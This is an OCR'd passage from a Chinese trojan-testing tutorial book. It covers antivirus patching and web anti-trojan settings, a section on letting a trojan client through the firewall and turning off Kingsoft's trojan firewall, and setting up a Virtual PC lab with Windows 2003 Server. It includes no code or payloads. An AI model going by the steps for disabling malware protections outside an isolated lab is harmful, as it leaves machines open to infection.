


图 5-5 还原查杀文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.3 系统防护

当我们在研究木马的时候，一定要注意自己系统的安全，不然可能自己的系统就会被其他的黑客进行入侵。所以我们要及时修复系统中的漏洞，以及防范病毒木马通过网页木马来进行入侵。

选择金山毒霸 2009 窗口中的“监控和防御”标签，选择“服务”中的“主动漏洞修补”这项，这时选择右侧窗口中的“详细设置”链接，在弹出的金山毒霸“综合设置”窗口中，将“主动漏洞修补”中的“当检测到有新漏洞信息发布时主动进行漏洞扫描并引导用户进行修复（系统推荐）”这个选项。




图 5-6 自动修复漏洞

然后选择“网页防挂马”这项设置，单击“网页防挂马设置”按钮进入金山清理专家进行网页防挂马操作，在功能设置中开启网页防挂马功能即可，如图 5-7 所示。另外在日志查看中可以查看防网页挂马的安全日志。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-7 网页挂马设置



图 5-8 激活挂马防护

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.4 放行木马

除了杀毒软件以外，网络防火墙也是常见的一种防范方法，现在主流的 Windows 系统里面都自带有网络防火墙。在安装金山毒霸的时候，程序也将同时安装金山网镖。如果系统中已经安装了第三方的网络防火墙以后，就会自动关闭自带的网络防火墙。

当运行木马程序的客户端时，这时金山网镖会从系统通知区域弹出气泡窗口，询问用户是否允许该程序访问网络，如图 5-9 所示。由于我们要测试连接到网络的木马，所以这里就选择“本次允许”选项并单击确定按钮。如果你觉得老是这样操作麻烦的话，那么可以选择“总是允许”选项再确定。




图 5-9 允许拦截通行




图 5-10 关闭木马检测

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

另外，金山网镖还自带有一个木马防火墙功能。木马防火墙功能可以有效地拦截木马访问网络，加强系统的安全性。当遇到木马时它会将其自动删除，无需人工干涉，从而最大限度的保护机器的安全。如果要测试木马客户端程序，这里只能关闭其中的木马防火墙功能。单击金山网镖主界面“工具”菜单中的“综合设置”命令，接着在弹出的窗口选择“木马防火墙”这项，最后手动单击“关闭防火墙”选项，这个木马防火墙功能就被关闭。

5.2 虚拟机的安装配置

尝试那些很可能带有流氓软件甚至病毒木马的不明软件对于大多数人来说，都是充满危险的，因为一不小心就会把电脑玩到崩溃死机，搞不好连自己多年积攒的资料都可能丢失掉。所以要想在系统中感受木马的神奇魅力，最简单最常用的方法就是安装一个虚拟机系统。

5.2.1 什么是虚拟机

虚拟机是指运行在 Windows 或 Linux 系统中的一个应用程序，这个应用程序“模拟”了一个标准的 PC 环境。和普通计算机一样，该环境也有“芯片组”、“CPU”、“内存”、“显卡”、“声卡”、“网卡”、“硬盘”等设备，提供这个应用程序的“窗口”就是虚拟机的显示器。在使用上，这台虚拟机和真正的物理主机没有太大的区别，都需要分区、格式化、安装操作系统、安装应用程序和软件，总之操作上就像一台真正的计算机一样。

5.2.2 虚拟机的种类

目前常见的虚拟机包括于 VMWare、Virtual PC、VirtualBox 这三种。由于软件的开发商不一样，因此针对各类操作系统的支持也不相同。

1.VMWare

VMWare 这是一款老牌的虚拟机软件，可以支持绝大部分操作系统。其最大的特色就是对各种网络环境支持较好。当虚拟系统出现问题的时候，它还会自动进行文件系统的检查与修复。不过 VMWare 的操作稍微有些困难，并且还需要注册才可以长时间使用。



图 5-11 VMware 软件标识

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.Virtual PC

微软公司在2003年2月份收购了Connectix公司，并很快推出了免费的微软Virtual PC 2004。它能够在一台PC上同时运行多个操作系统，用户用鼠标便可以在系统间进行切换。由于Virtual PC是微软公产品，因此对Linux系列的支持并不算太好。不过只是测试Windows系统及其软件的话，Virtual PC还是非常不错的选择。




图5-12 Virtual PC软件标识



图5-13 VirtualBox软件标识

3.VirtualBox

VirtualBox也是一款功能强大的虚拟机，不仅具有丰富的特色而且性能优异。更加可喜的是VirtualBox开放了源代码，成为一个发布在GPL(GNU通用公共许可证简称为GPL，是由自由软件基金会发行的用于计算机软件的许可证)许可之下的自由软件。程序可以在Linux和Windows的系统中运行，由于其名气在国内没有VMWare和Virtual PC大，因此在国内的使用者也不算太多，该软件自带有中文语言包。

5.2.3 虚拟机的配置

由于目前国内用户还是以Windows系统为主，因此本节就选择简单易用的Virtual PC 2007来进行演示。

1.安装及汉化程序

首先从网上下载Virtual PC 2007，以及中文语言包的压缩包。接着在解压后运行程序目录里面的安装程序setup.exe。由于现在VirtualPC已经免费使用，因此序列号的位置上已经默认被添加。

然后解压中文语言补丁的压缩包，运行后设置安装目录为Virtual PC的安装目录。现在运行Virtual PC的主程序，单击“CancelFile”菜单中的“Options”命令，在弹出的窗口选择“Language”，然后在下拉菜单中选择“Simplified Chinese”，最后确定退出重新启动一次即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-14 设置中文语音

2.配置新的虚拟机

现在重新启动虚拟机程序，如果已经配置安装后虚拟机系统，那么就可以在程序的窗口列表里面看见。




图 5-15 程序操作界面

第一步：如果其中还没有安装一个虚拟机系统，因此会首先出现一个安装向导。单击“下一步”按钮后，选择“新建一台虚拟机”选项，如图 5-16 所示。

第二步：单击“下一步”按钮，设置系统的名称和配置信息的存放的目录，这次来创建一个 Windows 2003 Server 的系统。之所以要选择配置 Windows 2003 这个系统，是因为后面需要使用到 Windows 2003 Server，如图 5-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-16 创建新的系统




图 5-17 设置保存路径

第三步：单击"下一步"按钮后，程序已经默认选择了 Windows 2003 Server 系统。在"操作系统"下拉菜单中选择安装系统的版本。这时虚拟机会根据系统类型来设置所需要的内存、磁盘空间等，如图 5-18 所示。

第四步：单击"下一步"按钮，这时用户可以根据系统的配置，来调整虚拟机所使用的内存大小如图 5-19 所示。比如你的系统配置较高的话，可以将默认的使用内存调高一些。如果系统配置一般的话，按照程序默认的设置即可。

第五步：单击"下一步"按钮，由于虚拟机的存放形式类似于一个映像文件，因此选择"新建虚拟硬盘"后，设置这个文件的存放目录和文件大小，如图 5-20 所示。到此为止，虚拟机的配置操作已经告一段落。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-18 选择系统类型




图 5-19 调节内存大小




图 5-20 设置系统位置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.安装和配置系统

配置完成后，就可以在虚拟机列表中查看到刚刚配置完成的 Windows 2003 Server。在 Virtual PC 窗口中，单击“启动”按钮就可以进行 Windows 2003 Server 系统的安装。

一般的虚拟机都可以按照两种方式进行安装，即安装光盘和镜像文件。单击 CD 菜单后根据自己的情况进行选择，比如单击“载入 ISO 镜像”命令，选择系统中的镜像文件后，程序开始自动读取文件中的内容。接下来的操作就变得简单了，按照本地系统的方法进行安装即可。




图 5-21 开始按照系统

第一步：安装系统的第一件事就是分区，安装提示按键盘中的字母 C。在弹出的窗口设置第一个分区的大小，创建完成以后直接回车即可。接着在按字母 C，进行第二个分区大小的设置，以此类推就完成了磁盘的分区如图 5-22 所示。

第二步：当测评分区完成以后，需要对第一个磁盘分区进行格式化操作，这里选择默认的“用 NTFS 文件系统格式化磁盘分区”选项就可以了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-22 磁盘分区操作

